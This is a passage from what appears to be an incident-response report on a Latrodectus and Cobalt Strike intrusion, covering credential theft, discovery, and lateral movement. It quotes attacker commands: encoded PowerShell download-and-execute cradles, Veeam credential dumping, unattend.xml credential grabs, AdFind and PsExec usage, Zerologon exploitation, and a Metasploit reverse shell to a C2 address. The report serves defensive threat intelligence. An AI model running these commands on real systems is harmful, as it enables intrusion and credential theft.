0000023361f00010    48 83 ec 20 4c 8b 51 08  41 8b f0 48 8b ea 48 8b   H.. L.Q.A..H..H.
0000023361f00020    d9 45 8b 0a 45 8b 5a 04  4d 8d 52 08 45 85 c9 75   .E..E.Z.M.R.E..u
0000023361f00030    05 45 85 db 74 33 45 3b  cb 73 e6 49 8b f9 4c 8b   .E..t3E;.s.I..L.
```

File Deletion

The threat actor also deleted files after using them, to cover their tracks and make the investigation more challenging. Specifically, they deleted more than half of the files and tools that had been downloaded on the compromised hosts.

event.action	process.executable	file.path
FileDelete (File Delete archived)	C:\Windows\System32\spoolsv.exe	C:\PerfLogs\AdFind.exe
FileDelete (File Delete archived)	System	C:\Windows\PSEXESVC.exe
FileDelete (File Delete archived)	System	C:\PerfLogs\system.dl_
FileDelete (File Delete archived)	System	C:\Windows\PSEXESVC.exe
FileDelete (File Delete archived)	System	C:\PerfLogs\system.dl_
FileDelete (File Delete archived)	System	C:\Windows\PSEXESVC.exe
FileDelete (File Delete archived)	System	C:\PerfLogs\system.dl_
FileDelete (File Delete archived)	C:\Windows\system32\rundll32.exe	C:\ProgramData\7z.exe
FileDelete (File Delete archived)	C:\Windows\system32\rundll32.exe	C:\ProgramData\AdFind.exe
FileDelete (File Delete archived)	C:\Windows\system32\rundll32.exe	C:\ProgramData\run.bat
FileDelete (File Delete archived)	C:\Windows\system32\rundll32.exe	C:\ProgramData\run.bat
FileDelete (File Delete archived)	C:\Windows\System32\spoolsv.exe	C:\Windows\System32\rustscan.exe

Credential Access

Latrodectus Stealer Module

Using command ID 21, the Latrodectus-injected explorer.exe process downloaded the stealer module file fxrm_vn_9.557302425.bin from the C2 server.

Analysis revealed that the stealer lacks functionality to decrypt cookies from current Chrome versions, suggesting the threat actor may not have updated their stealer module to accommodate recent browser security enhancements. The stealer had the hardcoded time of when the stealer module was built – 00:39:18 Mar 29 2024.

Similar to the Latrodectus loader component, the stealer module dynamically resolved Windows APIs by iterating through the Process Environment Block (PEB) InLoadOrderModuleList, computing CRC32 hashes for each loaded module name, and comparing results against target hash values.

The stealer was capable of harvesting credentials from 29+ Chromium-based browsers, including Google Chrome, Microsoft Edge, Yandex Browser, Vivaldi, Comodo Dragon, Orbitum, Epic Privacy Browser, and other variants. Firefox receives separate handling through profile enumeration targeting cookies.sqlite database files.

During its execution, it extracted email credentials from Microsoft Outlook configurations across Office versions 11.0-17.0 by querying Windows registry keys. The stealer is also capable of harvesting server configurations including SMTP, POP3, IMAP, and NNTP server addresses, port numbers, usernames, and encrypted passwords. Additionally, it targeted the registry path HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles to extract legacy email configurations from older Windows Mail, Outlook Express, and MAPI profiles that may contain additional cached credentials. Internet Explorer credentials were obtained through COM interface manipulation, accessing the IntelliForms Storage2 system.

The collected data is organized into distinct sections with the below headers:

- cr_pass for Chrome passwords
- ff_pass for Firefox data
- ie_pass for Internet Explorer credentials
- edge_pass for Edge data
- outlook_pass for email configurations
- _cookie variants for session data.

Each section contains structured entries with pipe-delimited fields. The complete dataset undergoes base64-encoding. The stealer then creates a shared memory region named 12345 and stores a pointer to the encoded data, which could allow other processes to access the collected information.


```
265 mw_add_section_header(v28, "ff_pass", v29);
266 mw_extract_firefox_data(v28, 1);
267 mw_extract_firefox_data(v28, 0);
268 mw_finalize_section(v28);
269 mw_process_data_section((unsigned int *)v28);
270 mw_append_data_to_buf(&lpWideCharStr, &v76, *(_QWORD *)(v28 + 16));
271 mw_append_data_to_buf(&lpWideCharStr, &v76, L"\r\n");
272 mw_cleanup_data_struct((LPVOID)v28);
273 v30 = mw_create_data_struct();
274 *(_DWORD *)(v30 + 32) = 0;
275 sub_180006E54((unsigned int *)v30);
276 mw_add_section_header(v30, "ie_pass", v31);
277 mw_extract_ie_credentials((void *)v30);
278 sub_1800089E4(v30);
279 mw_finalize_section(v30);
280 mw_process_data_section((unsigned int *)v30);
281 mw_append_data_to_buf(&lpWideCharStr, &v76, *(_QWORD *)(v30 + 16));
282 mw_append_data_to_buf(&lpWideCharStr, &v76, L"\r\n");
283 mw_cleanup_data_struct((LPVOID)v30);
284 v32 = mw_create_data_struct();
285 *(_DWORD *)(v32 + 32) = 0;
286 sub_180006E54((unsigned int *)v32);
287 mw_add_section_header(v32, "edge_pass", v33);
288 mw_extract_browser_data(v32, v34, (const CHAR **)&qword_1800C61C8, (LPCSTR *)&qword_1800C6098);
289 mw_finalize_section(v32);
290 mw_process_data_section((unsigned int *)v32);
291 mw_append_data_to_buf(&lpWideCharStr, &v76, *(_QWORD *)(v32 + 16));
292 mw_append_data_to_buf(&lpWideCharStr, &v76, L"\r\n");
293 mw_cleanup_data_struct((LPVOID)v32);
294 v35 = mw_create_data_struct();
295 *(_DWORD *)(v35 + 32) = 0;
296 sub_180006E54((unsigned int *)v35);
297 mw_add_section_header(v35, "outlook_pass", v36);
298 v64 = v35;
299 v65 = 1;
300 sub_18000453C(&v64, "Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles");
301 for ( i = 11; i < 0x11; ++i )
302 {
303   wsprintfA(v74, "Software\\Microsoft\\Office\\%u.0\\Outlook\\Profiles", i);
```

Snippet of data collection code showing Firefox, IE, Edge, and Outlook extraction functions.

Answer File Access


Backconnect was used by the threat actor early in the campaign (day three) to list directories on the beachhead. After listing files in directories, the threat actor focused their attention on the file unattend.xml, an answer file. Answer files are used to control the configuration of Windows while setting it up from an image.

One of the components of answer files is called *Microsoft-Windows-UnattendedJoin* which allows admins to easily domain join devices during setup, this is done by supplying plain text credentials (username and password) in the unattend.xml file. The threat actor collected the file via Backconnect (using the GET C:\Unattend.xml command) and was able to access the plain-text domain admin credentials stored in the file.



LSASS Access

The threat actor utilized their elevated user permissions to access the LSASS process on multiple devices in the environment.



agent.name	process.executable	process.pid	winlog.event_data.TargetImage	winlog.event_data.TargetProcessId	winlog.event_data.GrantedAccess
<BEACHHEAD HOSTNAME>	C:\Windows\system32\gpupdate.exe	8,352	C:\Windows\system32\lsass.exe	688	0x1010
<BEACHHEAD HOSTNAME>	C:\Windows\system32\gpupdate.exe	5,028	C:\Windows\system32\lsass.exe	688	0x1fffff
<SERVER 1 HOSTNAME>	C:\Windows\system32\runonce.exe	5,228	C:\Windows\system32\lsass.exe	632	0x1010
<SERVER 1 HOSTNAME>	C:\Windows\system32\runonce.exe	6,548	C:\Windows\system32\lsass.exe	632	0x1fffff
<BACKUP SERVER HOSTNAME>	C:\Windows\system32\gpupdate.exe	7,892	C:\Windows\system32\lsass.exe	636	0x1010
<BACKUP SERVER HOSTNAME>	C:\Windows\system32\gpupdate.exe	11,064	C:\Windows\system32\lsass.exe	636	0x1fffff

All instances of LSASS access followed the same pattern, the access was initiated by an injected process (either runonce.exe or gpupdate.exe) with a process requesting 0x1010 permissions and another instance of the same process requesting 0x1fffff seconds later. This cycle repeated three times in total during the intrusion, each time facilitated via a Cobalt Strike beacon process.

Veeam-Get-Creds

On day 26 of the intrusion, the threat actor ran the Veeam-Get-Creds.ps1 script from the injected spoolsv.exe process:

```
powershell -nop -exec bypass -EncodedCommand SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQ
```

which decoded to:

```
IEX (New-Object Net.Webclient).DownloadString('hxxp://127.0.0[.]1:24003/'); Veeam-Get-Creds.ps1
```

This technique has been previously observed by ransomware groups such as Noberus and Vice Society. It typically indicates the threat actor is targeting backup systems for destruction or virtualization infrastructure for encryption (commonly protected by Veeam backup solutions). The Veeam-Get-Creds.ps1 script is publicly available on GitHub.

Upon executing the script, the threat actor would have obtained any plaintext usernames and passwords stored in the Veeam Credential Manager. These credentials are typically used to authenticate to remote systems for backup operations. Although in this intrusion, this execution was one of the final actions taken by the threat actor.


Discovery

Approximately one hour after Latrodectus was injected into explorer.exe, it began executing the following discovery commands on the beachhead host.

```
ipconfig /all
systeminfo
nltest /domain_trusts
nltest /domain_trusts /all_trusts
net view /all /domain
net view /all
net group "Domain Admins" /domain
net config workstation
wmic.exe /node:localhost /namespace:\\root\SecurityCenter2 path AntiVirusProduct Get DisplayName | find
whoami /groups
```

Process activity related to discovery then went quiet until on day four, the injected Cobalt Strike beacon used systeminfo to query for system information. The threat actor then executed DISK command via BackConnect to

query disk information.



DISK command execution via BackConnect session

The Cobalt Strike injected processes then executed reconnaissance commands and leveraged AdFind for Active Directory enumeration activities:

```
systeminfo
nltest /dclist:domain.local
net view REDACTED
net user REDACTED /domain
dir \\REDACTED\C$
net group "domain admins" /domain
dsquery subnet
nltest /domain_trusts
nltest /dsgetdc:domain.local
wmic /node:REDACTED logicaldisk list brief
```

AdFind Active Directory Enumeration:

```
adfind.exe -f "(objectcategory=person)" >> ad_users.txt
adfind.exe -f "objectcategory=computer" >> ad_computers.txt%W
adfind.exe -f "(objectcategory=organizationalUnit)" > ad_ous.txt
adfind.exe -subnets -f (objectCategory=subnet)> ad_subnets.txt
adfind.exe -gcb -sc trustdmp > ad_trustdmp.txt
adfind.exe -f "&(objectCategory=computer)(operatingSystem=*server*)" -csv > ad_servers.csv
```

Continued Discovery and Network Testing:

```
net view REDACTED
ping -n 1 REDACTED
type "\\REDACTED\C$\REDACTED\REDACTED.bat"
```

The threat actor then tried to move AdFind outputs, but appeared to struggle based on the commands observed:

```
C:\PerfLogs\*.* %ALLUSERSPROFILE%\
move %ALLUSERSPROFILE%\ad_users.txt C:\REDACTED\
move C:\REDACTED\ad_users.txt %PUBLIC%\
```


While this was happening, they continued to issue more discovery commands and attempted to organize their AdFind output:

```
net view REDACTED
wmic /node:REDACTED logicaldisk list brief %WINDIR%\system32\cmd.exe /C ping -n 1 REDACTED
move %USERPROFILE%\ad_users.txt %USERPROFILE%\Pictures\
attrib %USERPROFILE%\Pictures\ad_users.txt
```

The actor then expanded their reconnaissance to include DNS information while simultaneously troubleshooting file access issues on their collected data:

```
dnscmd /zoneprint domain.local
netdom query SERVER >> serv.log
attrib -a -s -h -r /s %USERPROFILE%\Pictures\ad_users.txt
attrib %USERPROFILE%\Pictures\ad_users.txt
attrib %USERPROFILE%\Pictures\*.*
attrib -a +s +h -r /s %USERPROFILE%\Pictures\ad_users.txt
```

process.parent.executable	count	command_lines
C:\Windows\System32\spoolsv.exe	18	C:\Windows\system32\cmd.exe /C net view <REDACTED> C:\Windows\system32\cmd.exe /C net view <REDACTED> /all C:\Windows\system32\cmd.exe /C net view <REDACTED> /all…
C:\Windows\System32\cmd.exe	14	net view <REDACTED> net view <REDACTED> net view <REDACTED>…
C:\Windows\System32\gpupdate.exe	2	C:\Windows\system32\cmd.exe /C net view <REDACTED>
C:\Windows\System32\wbem\unsecapp.exe	8	C:\Windows\system32\cmd.exe /C net view <REDACTED> C:\Windows\system32\cmd.exe /C net view <REDACTED> C:\Windows\system32\cmd.exe /C net view <REDACTED>…



Based on the BackConnect traffic capture, we observed that the threat actors did not have the proper access to the files.

Minutes later, the compromised explorer.exe process spawned DllHost.exe, indicating resumption of the BackConnect VNC activity observed previously. The DllHost.exe process subsequently executed a Windows shell command to open the “This PC” interface on the beachhead host:

```
cmd.exe /c start "" C:\Windows\explorer.exe shell:mycomputerfolder
```

The session was then leveraged to attempt to view the AdFind results:

```
"C:\Windows\system32\NOTEPAD.EXE" "C:\Users\<username>\Pictures\ad_users.txt"
```

The threat actor continued to encounter file permission issues, preventing them from accessing their own data. They attempted to resolve this by first setting the local user as the file owner, then switching to the domain account as owner, and when both ownership changes failed to provide adequate access, they finally used the /reset command to restore default permissions:

```
icacls C:\Users\<username>\Pictures\ad_users.txt /setowner "<local user>" /T /C
icacls C:\Users\<username>\Pictures\ad_users.txt /setowner "<domain>\<local user>" /T /C
icacls "C:\Users\<username>\Pictures\ad_users.txt" /reset /T
```

After running the Cobalt Strike beacons laterally on several hosts, the threat actor conducted remote user enumeration across domain systems using the following command from the beachhead host:

```
quser <REDACTED HOSTNAME>
```

The threat actor utilized the PowerView module Invoke-ShareFinder twice during the intrusion.

```
IEX (New-Object Net.Webclient).DownloadString('hxxp://127.0.0[.]1:49157/'); Invoke-ShareFinder -CheckSh
```

Approximately 45 minutes following the Metasploit shell deployment attempt on the second domain controller, the threat actor initiated an additional round of AdFind reconnaissance from the beachhead host:

```
AdFind.exe -b dc=domain,dc=local -f (objectcategory=person) > adflogs\domain.local_ad_users.txt
AdFind.exe -b dc=domain,dc=local -f (objectcategory=computer) > adflogs\domain.local_ad_computers.txt
AdFind.exe -b dc=domain,dc=local -f (objectcategory=organizationalUnit) >
adflogs\domain.local_ad_ous.txt
AdFind.exe dc=domain,dc=local -subnets -f (objectcategory=subnet) > adflogs\domain.local_ad_subnets.txt
AdFind.exe -b dc=domain,dc=local -f (objectcategory=group) > adflogs\domain.local_ad_group.txt
```

Although the threat actor attempted to compress the collected data, forensic analysis did not identify any created zip archives on the system.

```
"7z.exe" a -mx1 -r0 adflogs.zip adflogs
```

The threat actor returned 28 days after the initial access to run a final round of network scanning discovery. Operating from a backup server, the threat actor deployed the rustscan tool through the Cobalt Strike-injected spoolsv.exe process, first running rustscan with the help flag. The threat actor then began scanning various /16 and /8 network blocks for SMB services.

```
rustscan.exe -a REDACTED/16 -p 445 --no-nmap
rustscan.exe -a REDACTED/16 -p 445
rustscan.exe -a REDACTED/8 -p 445
"nmap -vvv -p 445 REDACTED"
```

Lateral Movement

WMI Remoting

Although the threat actor ran discovery commands just under an hour from the initial access, the first lateral movement attempt came three days into the intrusion when the threat actor attempted to execute the system.dl_ Cobalt Strike beacon on a domain controller via WMIC remote execution. This execution was not successful as it was not observed on the domain controller.

process.executable	process.command_line	process.parent.command_line
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C wmic /node:"<DC1 HOSTNAME>" process call create "rundll32 c:\PerfLogs\system.dl_,lvQkzdrFdILT"	C:\Windows\System32\spoolsv.exe

Remote Services

After the failed lateral movement attempt via WMIC, the threat actor pivoted to PsExec. The initial PsExec command also failed since the threat actor forgot to include the accepteula flag.

process.executable	process.command_line	process.parent.command_line
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C PsExec64.exe -n 5 \\<DC1 HOSTNAME> -s cmd.exe /c rundll32 c:\PerfLogs\system.dl_,lvQkzdrFdILT	C:\Windows\System32\spoolsv.exe
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C PsExec64.exe -accepteula	C:\Windows\System32\spoolsv.exe
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C PsExec64.exe -n 5 \\<DC1 HOSTNAME> -s cmd.exe /c rundll32 c:\PerfLogs\system.dl_,lvQkzdrFdILT	C:\Windows\System32\spoolsv.exe

After fixing the forgotten EULA mistake, they were able to successfully execute system.dl_ on the domain controller via rundll32.

process.executable	process.command_line	process.parent.command_line
C:\Windows\System32\cmd.exe	"cmd.exe" /c rundll32 c:\PerfLogs\system.dl_,lvQkzdrFdILT	C:\Windows\PSEXESVC.exe

The threat actor then proceeded to execute the same command on a file share server and backup server minutes after the domain controller execution.

process.executable	process.command_line	process.parent.command_line
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C PsExec64.exe -n 5 \\<DC1 HOSTNAME> -s cmd.exe /c rundll32 c:\PerfLogs\system.dl_,lvQkzdrFdILT	C:\Windows\System32\spoolsv.exe
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C PsExec64.exe -n 5 \\<FILE SHARE HOSTNAME> -s cmd.exe /c rundll32 c:\PerfLogs\system.dl_,lvQkzdrFdILT	C:\Windows\System32\spoolsv.exe
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C PsExec64.exe -n 5 \\<BACKUP SERVER HOSTNAME> -s cmd.exe /c rundll32 c:\PerfLogs\system.dl_,lvQkzdrFdILT	C:\Windows\System32\spoolsv.exe

winlog.computer_name	event.code	winlog.event_data.AccountName	winlog.event_data.ServiceName	winlog.event_data.ImagePath
DC1 Hostname	7045	LocalSystem	PSEXESVC	%SystemRoot%\PSEXESVC.exe
File Share Hostname	7045	LocalSystem	PSEXESVC	%SystemRoot%\PSEXESVC.exe
Backup Server Hostname	7045	LocalSystem	PSEXESVC	%SystemRoot%\PSEXESVC.exe

Six hours after this initial lateral movement activity, the threat actor deployed and executed the zero.exe payload from C:\ProgramData on the beachhead. This payload, delivered via BackConnect session, was a custom implementation of the Zerologon vulnerability (CVE-2020-1472) exploit with capabilities for credential harvesting and remote code execution.


zero.exe delivered via BackConnect

During the intrusion the threat actor used zero.exe to move laterally between devices in the network. The executable was executed on the beachhead host and targeted a second domain controller, overall it was executed eight different times with a different username being used every execution. The execution used remote services to run code on lateral hosts.


process.command_line	process.parent.command_line
C:\Windows\system32\cmd.exe /C C:\ProgramData\zero.exe <DC2 IP ADDRESS> <DC2 HOSTNAME> <REDACTED DOMAIN>.local <REDACTED USERNAME> -c "whoami/upn"	rundll32 C:\ProgramData\sys.dll,StartUp471

event.code	winlog.event_data.AccountName	winlog.event_data.ServiceName	winlog.event_data.ImagePath
7045	LocalSystem	GGIPEFFLMMBJIDPCCIJK	powershell.exe -c Reset-ComputerMachinePassword
7045	LocalSystem	EONIABADKEGENFGHIFOE	%COMSPEC% /C "whoami/upn"
7045	LocalSystem	ELEKCCOCKHFIMKMCOLEO	powershell.exe -c Reset-ComputerMachinePassword
7045	LocalSystem	GAAICDHCLBPGBPJOBDBL	%COMSPEC% /C "whoami/upn"
7045	LocalSystem	NBFKLKIBLKLJKGDJCIFA	powershell.exe -c Reset-ComputerMachinePassword
7045	LocalSystem	CDEEKGNFIKEGPJJLDGIP	%COMSPEC% /C "whoami/upn"
7045	LocalSystem	HIGKEBLLBAAJNHNNCHAO	powershell.exe -c Reset-ComputerMachinePassword
7045	LocalSystem	ANIEKNDAHMHFJBMINMEC	%COMSPEC% /C "whoami/upn"
7045	LocalSystem	OCPIBMEACGOJCOFOJIIN	powershell.exe -c Reset-ComputerMachinePassword
7045	LocalSystem	AHLGBONADAIHGCCJLAFL	%COMSPEC% /C "whoami/upn"

After the completion of the zero.exe executions, the threat actor attempted to establish a Metasploit reverse shell connection via a remote service on the same domain controller, to the C2 server at 217.196.98[.]61:4444.



Remote Service executing Metasploit shellcode



Running Metasploit shellcode in speakeasy


RDP

RDP was another Windows native tool used by the threat actor for lateral movment. The threat actor had extracted domain admin credentials as discussed in the Credential Access section, these credentials were used by the threat actor to login to two servers in the environment from the beachhead device via RDP, giving them interactive admin access to both devices.

message	winlog.user_data.Address	winlog.user_data.User
Begin session arbitration: User: <REDACTED DOMAIN ADMIN>…	-	<REDACTED DOMAIN ADMIN>
End session arbitration: User: <REDACTED DOMAIN ADMIN>…	-	<REDACTED DOMAIN ADMIN>
Remote Desktop Services: Session logon succeeded: User: <REDACTED DOMAIN ADMIN>…	<BEACHHEAD IP>	<REDACTED DOMAIN ADMIN>
Remote Desktop Services: Shell start notification received: User: <REDACTED DOMAIN ADMIN>…	<BEACHHEAD IP>	<REDACTED DOMAIN ADMIN>
Remote Desktop Services: Session has been disconnected: User: <REDACTED DOMAIN ADMIN>…	<BEACHHEAD IP>	<REDACTED DOMAIN ADMIN>

While the logins originated from the beachhead host the threat actor leaked their source hostname during the authentication process.

```
VPS2DAY-32220LE
```



The threat actor's hostname implies that the infrastructure used by them was provided via a German hosting company VPS2DAY, which seems to be operating under the name Servinga since the vps2day domain redirects to Servinga.

Command and Control

